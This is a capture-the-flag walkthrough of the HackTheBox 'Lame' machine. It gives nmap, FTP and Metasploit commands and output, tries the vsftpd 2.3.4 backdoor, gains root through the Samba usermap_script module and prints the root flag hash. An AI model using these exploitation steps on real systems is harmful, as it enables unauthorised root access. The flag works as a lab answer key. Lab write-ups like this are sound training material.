
LAME



1. Run openvpn (see tutorial 00-Signup&Login)

2. Run nmap command (open nmap_lame.txt to see the full scanresult)

```
root@kali:~/Desktop/HACKTHEBOX# nmap -A -T4 -p- 10.10.10.3
```

3. Notice that it has PORT 21 open with version vsftpd 2.3.4. Also notice that the FTP allows anonymous login.

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.13
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
| End of status
```

4. As a first step, go ahead and login to the FTP-anon with user: anonymous && pass: *blank*

```
root@kali:~/Desktop/HACKTHEBOX# ftp 10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
```

5. Analyze the environment. It seems there is only one directory here, the root itself.

```
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
257 "/"
ftp> ls -lart
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 ..
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 .
226 Directory send OK.
ftp>
```

6. The FTP-anon didn't yield any result, but the FTP version is vulnerable. Thus, we can exploit this part with the help of Metasploit. First, use Searchsploit to find the proper payload.

```
root@kali:~/Desktop/HACKTHEBOX# searchsploit vsftpd 2.3.4
```

You will find this payload (path ⇒ exploits/unix/remote/17491.rb)

```
Exploit Title
----------------------------------------------------------
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
----------------------------------------------------------
```

7. Start the Metasploit

```
root@kali:~# msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] ***

       =[ metasploit v5.0.60-dev-                         ]
+ -- --=[ 1940 exploits - 1088 auxiliary - 333 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 >
```

8. Search for the module (exploit/unix/ftp/vsftpd_234_backdoor) again we've found earlier

```
msf5 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/gather/teamtalk_creds                                    normal     No     TeamTalk Gather Credentials
   1  exploit/multi/http/oscommerce_installer_unauth_code_exec  2018-04-30       excellent  Yes    osCommerce Installer Unauthenticated Code Execution
   2  exploit/multi/http/struts2_namespace_ognl         2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   3  exploit/unix/ftp/vsftpd_234_backdoor              2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

9. Use the module and fill out the remote host information

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   21               yes       The target port (TCP)
```

10. Set the RHOSTS value. Type "exploit" to execute the payload.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
```

Instead of a new session created, you will be prompted for User331's password. None of the common passwords (password, admin, etc.) will work. Thus, a new strategy is required.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.10.10.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.
password
[*] Exploit completed, but no session was created.
```

11. Search for another vulnerability by reanalyzing the NMAP result. Notice that Port 445 (SMB) is also open with the following SMB information:

```
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

```
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2019-11-09T20:46:10-05:00
```

12. Go back to Metasploit and search for any modules that's related to samba 3.0.20. To filter out the results, Google the string "unix samba 3.0.20 exploit". You will find a Rapid7 website that talks about a module called "usermap_script". Use that module (path ⇒ exploit/multi/samba/usermap_script

```
msf5 > search samba 3.0.20

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                 ---------------  ----       -----  -----------
   0   auxiliary/admin/http/wp_easycart_privilege_escalation  2015-02-25       normal     Yes    WordPress WP EasyCart Plugin Privilege Escalation
   1   auxiliary/admin/smb/samba_symlink_traversal                           normal     No     Samba Symlink Directory Traversal
   2   auxiliary/dos/samba/lsa_addprivs_heap                                 normal     No     Samba lsa_io_privilege_set Heap Overflow
   3   auxiliary/dos/samba/lsa_transnames_heap                               normal     No     Samba lsa_io_trans_names Heap Overflow
   4   auxiliary/dos/samba/read_nttrans_ea_list                              normal     No     Samba read_nttrans_ea_list Integer Overflow
   5   auxiliary/scanner/rsync/modules_list                                  normal     Yes    List Rsync Modules
   6   auxiliary/scanner/smb/smb_uninit_cred                                 normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   7   exploit/freebsd/samba/trans2open                     2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   8   exploit/linux/samba/chain_reply                      2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   9   exploit/linux/samba/is_known_pipename                2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   10  exploit/linux/samba/lsa_transnames_heap              2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   11  exploit/linux/samba/setinfopolicy_heap               2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   12  exploit/linux/samba/trans2open                       2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   13  exploit/multi/samba/nttrans                          2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   14  exploit/multi/samba/usermap_script                   2007-05-14       excellent  No     Samba "username map script" Command Execution
   15  exploit/osx/samba/lsa_transnames_heap                2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   16  exploit/osx/samba/trans2open                         2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   17  exploit/solaris/samba/lsa_transnames_heap            2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   18  exploit/solaris/samba/trans2open                     2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   19  exploit/unix/http/quest_kace_systems_management_rce  2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   20  exploit/unix/misc/distcc_exec                        2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   21  exploit/unix/webapp/citrix_access_gateway_exec       2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   22  exploit/windows/fileformat/ms14_060_sandworm         2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   23  exploit/windows/http/sambar6_search_results          2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow
   24  exploit/windows/license/calicclnt_getconfig          2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   25  exploit/windows/smb/group_policy_startup             2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   26  post/linux/gather/enum_configs                                        normal     No     Linux Gather Configurations
```

13. Select and complete the module's requirements. Then, deploy the payload to our targeted machine.

```
msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   139              yes       The target port (TCP)

Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/samba/usermap_script) > set RHOSTS 10.10.10.3
RHOSTS => 10.10.10.3
msf5 exploit(multi/samba/usermap_script) > exploit
```

14. A new meterpreter session will get created. Type the word “shell” to access shell mode

```
shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell


sh-3.2#
```

15. See the current user and then go to a directory called “root”.

```
sh-3.2# whoami
whoami
root
```

```
sh-3.2# cd root
cd root
sh-3.2# ls -lart
ls -lart
total 80
```

16. Print the “root.txt” file to retrieve the root flag.

```
sh-3.2# cat root.txt
cat root.txt
92caac3be140ef409e45721348a4e9df
```